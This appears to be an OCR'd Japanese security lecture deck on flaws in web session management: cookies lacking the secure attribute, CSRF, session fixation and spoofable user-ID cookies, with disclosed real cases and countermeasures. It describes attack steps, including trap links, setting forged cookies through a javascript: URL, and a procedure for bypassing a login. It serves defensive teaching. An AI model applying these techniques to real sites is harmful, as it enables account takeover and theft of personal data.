N	中古車販売	該当	あり	暗号化されたユーザ ID	情報漏洩（氏名，住所，生年月日，性別，メールアドレス，携帯電話メールアドレス，運転免許証有効期限，任意保険満了日，所有車，車購入日，次回車検日，走行距離，次に欲しい車など）	登録機能なし	通常の利用中に※8	なし	
O	パソコン等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，他の電話番号，職業，未婚既婚，子供男女別人数など）	登録機能なし	通常の利用中に※8	なし	
P	特殊注文	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，メールアドレス，職業，未婚既婚，関心のあるジャンル）	登録機能なし	通常の利用中に※8	なし	
Q	古書等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，電話番号，注文履歴）	登録機能なし	通常の利用中に※8	なし	
R	書籍販売	該当	あり	ユーザ名とパスワード	情報漏洩（パスワード，氏名，住所，電話番号，メールアドレス），なりすまし注文	番号は下 4 桁のみ漏洩	ログイン中に罠に掛かったとき※9	なし	
S	家電製品販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，メールアドレス，勤務先，届け先リスト）	番号は下 5 桁のみ漏洩	ログイン中に罠に掛かったとき※9	なし	
T	チケット販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，携帯電話番号，メールアドレス，未婚既婚，子供の有無，職種，趣味嗜好など）	登録機能なし	ログイン中に罠に掛かったとき※9	なし	
U	ゲーム等販売	該当	なし						
V	家電製品直販	該当	なし						

調査結果


- 22サイト中、2サイトしか、cookieにsecure属性を付けていない
  - 20サイトは、パケット盗聴によりセッション追跡用cookieを盗むことができ、セッションハイジャックで個人情報の閲覧が可能
- クレジットカードを登録できる9サイトのうち、3サイトでカード情報をすべて閲覧可能
  - 4サイトでは、カード番号を一部の桁のみ表示する対策あり
- 17サイトで、通常の利用中に http:// へのアクセスが生ずる
  - 個人情報画面だけでSSLが使われ、他では使われていない
    - ユーザがログインしてサイトにアクセスしている間にパケット盗聴すれば、セッション追跡用cookieを取得できる
- 3サイトでは、すべての画面が https://
  - 通常の利用中でcookieが暗号化されずにネットワークを流れることは起きない
    - しかし、罠のリンクを踏むと、http:// にアクセスさせられて、cookieが流れる
      例: http://www.example.com:443/

対策方法

- cookieはsecure属性を付けて発行する
  - それだけでOK
- それができない場合がある
  - https:// の画面と http:// の画面とにセッションがまたがっている（それを設計変更するのが困難）
    - セッション追跡用cookieをsecureにすると、http:// ページへのアクセスをセッション追跡できなくなる
      - 2つのcookieを使えばよい

2つのセッションIDを使う

- ログイン時に、2つの独立した値のセッションIDを発行
  - それぞれ別のcookieに格納する
    - 1つ目はsecure属性を指定しない（次の図で「sid」）
    - 2つ目はsecure属性を指定する（次の図で「s-sid」）
  - どちらからでもユーザを検索できるよう対応表を構築
- http:// と https:// の画面とでcookieを使い分ける
  - http:// では「sid」からユーザ検索
  - https:// では「s-sid」からユーザ検索
  - 重要な画面は http:// でのアクセスを拒否
- パケット盗聴で盗めるのは片方のcookieだけ
  - 盗聴した「sid」を窃用しても、https:// の画面には入れない（セッションが追跡されない）



セッションライディング

- 別名「CSRF: クロスサイトリクエストフォージェリ」
- IPAの定例発表で話題に
  - ソフトウエア等の脆弱性関連情報に関する届出状況 [2005年第1四半期(1月～3月)], 2005年4月19日
    http://www.ipa.go.jp/security/vuln/report/vuln2005q1.html
    - また、新たに「SSIインジェクション」「クロスサイト・リクエスト・フォージェリ(Cross-Site Request Forgeries)」の問題を指摘する届出がありました。
      「クロスサイト・リクエスト・フォージェリ」は、ウェブサイトにアクセスすると自動的にログインするような機能を悪用して、そのウェブサイトの正規の利用者に対し、ユーザ登録内容の変更や意図しない商品購入などをさせるものです。「クロスサイト・リクエスト・フォージェリ」の対策としては、悪用しにくいユーザ登録フォームや商品購入フォームを設計することなどが挙げられます。
- mixiでの騒動で話題に
  - 大量の「はまちちゃん」を生み出したCSRFの脆弱性とは？, 2005年4月23日
    http://www.itmedia.co.jp/enterprise/articles/0504/23/news005.html

原因と脅威

- セッション追跡をcookieだけで行った場合
  あるいはBASIC認証によるログインの場合
  - 「会員削除」などの重大な操作が1アクセスでできてしまう場合、ログイン中の人が罠のリンクを踏むと、それが実行されてしまう
  - 「ページ更新機能」などへの罠のリンクを踏まされて、ページ内容を改ざんさせられてしまう
  - 掲示板等への荒らし書き込みを代理書き込みさせられる
- 特に重大な危険性
  - パスワードを変更されてしまう
  - 登録された個人情報を書き換えられてしまう
    - その上でさらなる悪用の可能性（たとえば……）

- 国内で古いところでは
  - セキュリティホールmemo メーリングリスト, 2001年7月
    Subject: [memo:846] セッション管理の脆弱性
    Date: Tue, 17 Jul 2001 18:40:51 +0900 (JST)
    From: HIRATA Yasuyuki <yasu@asuka.net>
    http://www.japu.org/cgi/security/session_vulnerability.html
- 「CSRF」の初出: Bugtraqへの投稿
  - Subject: Cross-Site Request Forgeries (Re: The Dangers of Allowing Users to Post Images),
    Date: Fri, 15 Jun 2001 01:15:42 -0400
    From: Peter W <peterw@usa.net>
- 別名の提案:
  - Thomas Schreiber, “Session Riding — A Widespread Vulnerability in Today’s Web Applications”, 2004年12月
    http://www.securenet.de/papers/Session_Riding.pdf

- To: memo@memo.st.ryukoku.ac.jp
  Subject: [memo:846] セッション管理の脆弱性
  Date: Tue, 17 Jul 2001 18:40:51 +0900 (JST)

  平田@アスカネット です。

  CGIプログラムなどでセッション管理をする場合にはクッキーなどを食わせて処理していと思いますが、その弱点についてふと思いついたのでこんなもの書いてみました。

  セッション管理の脆弱性
  http://www.japu.org/cgi/security/session_vulnerability.html

  多分、こんなのは当たり前なんだと思いますが、へっぽこな私は数日前まで気づきませんでした。

  平田 泰行 (HIRATA Yasuyuki) <yasu@asuka.net>
  …

- Thomas Schreiber, “Session Riding — A Widespread Vulnerability in Today’s Web Applications”, 2004年12月
  http://www.securenet.de/papers/Session_Riding.pdf
  - In this paper we describe an issue that was raised in 2001 under the name of Cross-Site Request Forgeries (CSRF) [1]. It seems, though, that it has been neglected by the software development and Web Application Security community, as it is not part of recent Web Application Security discussions, nor is it mentioned in OWASP's Top Ten [2] or the like.
    ……
    We prefer to call this issue Session Riding which more figuratively illustrates what is going on.

CSRF対策が遅れる理由

- キーワードで一概にくくれない
  - CSRFによる被害の種類と深刻性はピンきり
- 「荒らし」行為にすぎない場合
  - 荒らし対策をするしないは運営者の自由
  - もとより荒らし対策にはきりがないのであって
- 致命的な脆弱性となる（取り返しのつかない事態をもたらす）場合
  - 任意パスワードへの強制変更
  - 管理者権限による設定変更操作
  - ユーザ権限での設定（非公開設定を公開設定に変更）の操作

対策


- 以下のいずれか
  - 最後の操作をPOSTアクションとし、hiddenなinputにセッションIDが入っていないと実行しないようにする
    - 最も自然で的確な対策
    - セッションIDによるセッション追跡が行われていることが前提
  - きわどい操作の直前で再度パスワードを入力させる
    - 最も簡単な緊急対策
  - Refererが正しいリンク元かをチェックする
    - Refererを送信しない設定のブラウザでは利用できなくなる
  - ログインユーザごとに異なる秘密のキーを用いる
    - セッションIDによるセッション追跡が行われていない場合
    - 秘密キーの管理に注意が必要となる

よくある誤った解説

- 「GETを使わずPOSTを使え」
  - JavaScriptで自動POSTさせられる
- 「実行の前に確認画面を挟め」
  - 確認画面の次の実行画面に直接ジャンプさせられる。
- 「Referer:は偽装できるので対策にならない」
  - 対策にならない理由はReferer:を送信しない設定のユーザがいるため
  - Referer:偽装が問題となるのは、セッションハイジャック防止や、なりすましアクセス防止のためにReferer:チェックをする話の場合
  - 攻撃者が被害者の送信するReferer: を書き換えることはできないのだから、CSRFにReferer:偽装は関係ない
- 「ワンタイムトークンを使わなくてはならない」
  - 元々あるセッション追跡用の秘密情報を使えばよい
- 「実行画面（3ページ目）に必要な情報を引数（hiddenを含む）に持たせず、2ページ目までにそれら必要な情報はセッション変数に格納しておき、3ページ目の処理ではそれを利用すればよい」
  - 2ページ目（引数を持つ）に対してCSRF攻撃され、続いて3ページ目にCSRF攻撃される可能性があるので、対策にならない。

セッション固定

- ログイン前にセッションID発行をしてはいけない
  - ログイン前に発行したセッションIDをログイン後にも使用するシステムには次の危険性がある
    - 攻撃者のサイトの罠のページに被害者がアクセスしたとき、攻撃者は自ら目的のショップにアクセスしてセッションIDを取得し、そのIDを含めたログイン画面へ被害者のブラウザをリダイレクトする
    - そうとは知らず被害者がログインすると、ログイン後の画面を攻撃者がセッションハイジャックできてしまう
  - Mitja Kolšek, Session Fixation Vulnerability in Web-based Applications, 2002年12月
    http://www.acros.si/papers/session_fixation.pdf



セッション固定化の分類

- POSTでセッションID送信の場合
  - 影響を受ける
  - ログイン前の画面からセッションIDを発行してはならない
- cookieにセッションIDの場合
  - XSS脆弱性がない限り他から注入されることはない（はずであった）
  - ところが、ブラウザの「Cookie Monster」バグとの組み合わせで可能という指摘
    - Multiple Browser Cookie Injection Vulnerabilities, 2004年9月
      http://www.securityfocus.com/archive/1/375407
    - 日経IT Pro: IEやMozillaなどにセキュリティ・ホール，なりすましを許す可能性あり（この解説は問題の所在を間違えている）
      http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20040921/150222/
  - これはまずい……

問題点

- POSTでログイン前からセッションIDというサイトは稀
- Cookieでログイン前からセッションIDというサイトは多い
  - 閲覧者がそのサイトを最初に訪れた時点でcookieを発行
  - 「Webアプリケーションサーバ」がセッション管理機能を自動的に提供しているため
    - PHP, ASP, J2EE, …
- 日本固有の問題
  - 地域ドメインの存在
    - 個人が takagi.chiyoda.tokyo.jp のドメインを取得できる
      このドメインの保有者は以下のcookieを発行できる
      Set-Cookie: foo=bar; domain=chiyoda.tokyo.jp
      Set-Cookie: foo=bar; domain=tokyo.jp
    - city.chiyoda.tokyo.jp
      metro.tokyo.jp などは地方公共団体のドメイン

ブラウザの対応状況

- Internet Explorerの場合
  - co.jp go.jp など第2レベルが2文字の場合は、第3レベルを管理ドメインとみなす
  - 地域ドメインの問題を除けば、脆弱でない
- Mozillaの場合
  - 全く対策されていない
    - Bugzilla Bug 252342, fix cookie domain checks to not allow .co.uk
      https://bugzilla.mozilla.org/show_bug.cgi?id=252342
      - ------- Comment #61 From Darin Fisher 2005-07-25 17:14 PST
        This is low on my priority list. If someone wants to fix this bug, then please feel free to take ownership of it.
- Operaの場合
  - DNSを使って完全な対策をしているという未確認情報あり

対策

- ログイン後にセッションIDを発行している場合
  - 対策不要
- ログイン前からセッションIDを発行している場合
  - パスワード認証でログインが完了した時点で、
    新しいセッションIDを発行し、
    もし古いセッションIDがあったならそれを破棄する

セッション追跡の欠陥


- パスワード入力をスキップしてログイン状態に入れてしまう欠陥
  - 予測可能な値によるセッション追跡
  - アクセス制御の欠如した画面
  - ユーザ識別の欠如した画面
  - 強度の低いセッションID
  - 稚拙な自作暗号の使用
- ログイン中にセッションハイジャックされる危険
  - クロスサイトスクリプティング脆弱性
  - 暗号化されないセッションID、Refererで漏洩するセッションID

予測可能な値によるセッション追跡

- セッション追跡処理の必要性
  - Webアプリケーションではログイン状態を維持するために、各HTTPリクエストが同じ人からのアクセスであることを知る必要がある
  - 実現方法
    - ランダムな受付番号「セッションID」を用いる → ◎
    - ユーザ名とパスワードを毎回リクエストに含める → ○
    - ユーザ名だけを毎回リクエストに含める → ×!!
- セッション追跡に使われる引数の場所
  - URLの場合
  - hiddenなINPUTの場合
  - Cookieの場合


URLでの事例

- 「RSA Conference 2003 Japanスピーカーサイト」の事例（2003年2月）
  - > さて、本日はスピーカーサイトがオープン致しましたので
    > ご案内させていただきます。
    > 提出物等はこちらで直接ご入力頂くことが可能ですので
    > ご利用頂ければ幸いです。
    > ●RSA Conference 2003 Japanスピーカーサイト
    > http://＝＝＝＝＝＝＝.co.jp/rsa2003/spk/
    > 高木様のユーザー名は takagi
    > 仮の パスワードは ＝＝＝ です。
- 早速サイトを訪れ、ログインしてみると……



不適切な対策

- 対策したとの連絡:
  - > ログイン後の http://＝＝＝＝＝.co.jp/rsa2003/spk/index2.php に
    > ガードをかける対応をさせていただきました。
  - GETでアクセスできなくしただけでPOSTで同じアクセスが可能だった。



- これを指摘したところ次の対策
  - Refererをチェックするようにしただけ
  - Refererはブラウザから自由に送信できるので対策にならない
- それを指摘したところ適切に対策された


Cookieでの事例

- 秘密情報を含まないcookieに頼ったアクセス制御方式の脆弱性－ 偽cookie送信による任意ユーザへの成りすましの問題
  http://securit.gtrc.aist.go.jp/SecurIT/advisory/rawcookie/
  - 国内の5つのサイトにおいて、のべ4百万～5百万人分ほどと推定される個人情報が、ユーザ番号（ないしユーザ名）を送信するだけでパスワードなしに誰でもいつでも閲覧可能な状態にあったことを指摘した。
    http://www.soumu.go.jp/s-news/2003/030220_2a.html#09

- ユーザIDだけからなるcookieでセッション追跡を実現していた事例
  - cookieはクライアント側から任意の値を自由に送信できる

事例

- 大手家電製品メーカ直営ショップ (2001年2月連絡)
- 観察された現象
  - ユーザ名「takagi」でアカウントを作成
  - ログイン時に発行されたcookieの内容が
    - mall-LoginUserID=takagi
  - 発行されるcookieはこの一個だけ
  - URLにセッションIDらしきものは含まれていない
  - リロード時に「情報を再送信しないと…」の確認が出ない
    - つまりPOSTメソッドではない
- 一個の秘密情報を含まないcookieだけでセッション管理されている疑い




検証実験

- 自分のアカウントへパスワード入力をスキップしてログインできてしまうかを確認
  - 発行されるcookieの名前と値をメモする
  - ログイン後のページのURLをメモする
  - ブラウザを一旦終了し再起動（cookieの破棄）
  - ログインせずにログイン後のページに直接アクセスして正しくアクセスできないことを確認する
  - 自分のブラウザに手作業でcookieをセットする
  - ログイン後のページのURLに直接アクセスする
  - 念のため普段使用しない別のコンピュータで試す
- 他人のIDを入れればログインできてしまうと推定

ブラウザに手作業でcookieをセット

- 容易にできる（仕様）
  - Cookieをセットしたいサイトのドメインの URLのページを開く
  - ブラウザのカレントURL表示欄に javascript: を記入し実行
  - URL欄に入力されたJavaScriptは表示中のページのドメイン上で実行される（ブラウザの仕様）
  - JavaScriptでは「document.cookie=」でcookieをセットできる




発生し得る被害


- 登録されている個人情報の漏洩
  - 機械的に短期間に大量に収集される
  - クレジットカード番号を盗まれる
- 偽の注文の発行
  - 機械的に短期間に大量の発行
  - 本物の注文と偽の注文の区別がつかない

など

他の事例

- サイバーセキュリティ会社のE-Mail配信サービス
  (2001年10月1日連絡)
  - メールアドレスがそのままcookieに
- ITプロフェッショナルのための情報サイト
  (2001年10月24日連絡)
  - 会員番号がそのままcookie、会員番号は連番
- 保険会社インターネット会員クラブ
  (2001年9月3日連絡)
  - 会員番号がそのままcookie、会員番号は連番
- 大手ソフトウェア会社のユーザ登録変更画面
  (2002年2月連絡)
  - ユーザIDがそのままcookieに
  - のべ4百万人分と推定






原因

- 開発者の知識不足
  - cookieは偽造されないという思い込み?
    - HTTPの仕組みを知っていればどんなcookieでも送れることはわかる
    - ブラウザの改造で可能という想像力は働かないのか
    - URL欄へのjavascript:の記入で自由にセット可能であることはあまり知られていない
- Cookieの仕組みを知らずにWebアプリケーションが作られているという実態


hiddenなINPUTでの事例

- 無数に事例があると推定される
  - 電子情報通信学会ソサエティ大会講演者登録画面での事例
    - ログイン直後の画面ではパスワードが検証されるが、その次の画面ではパスワードが検証されない
    - 次画面には、ユーザIDだけが渡されていて、その情報だけで個人の情報が引き出されて画面表示される

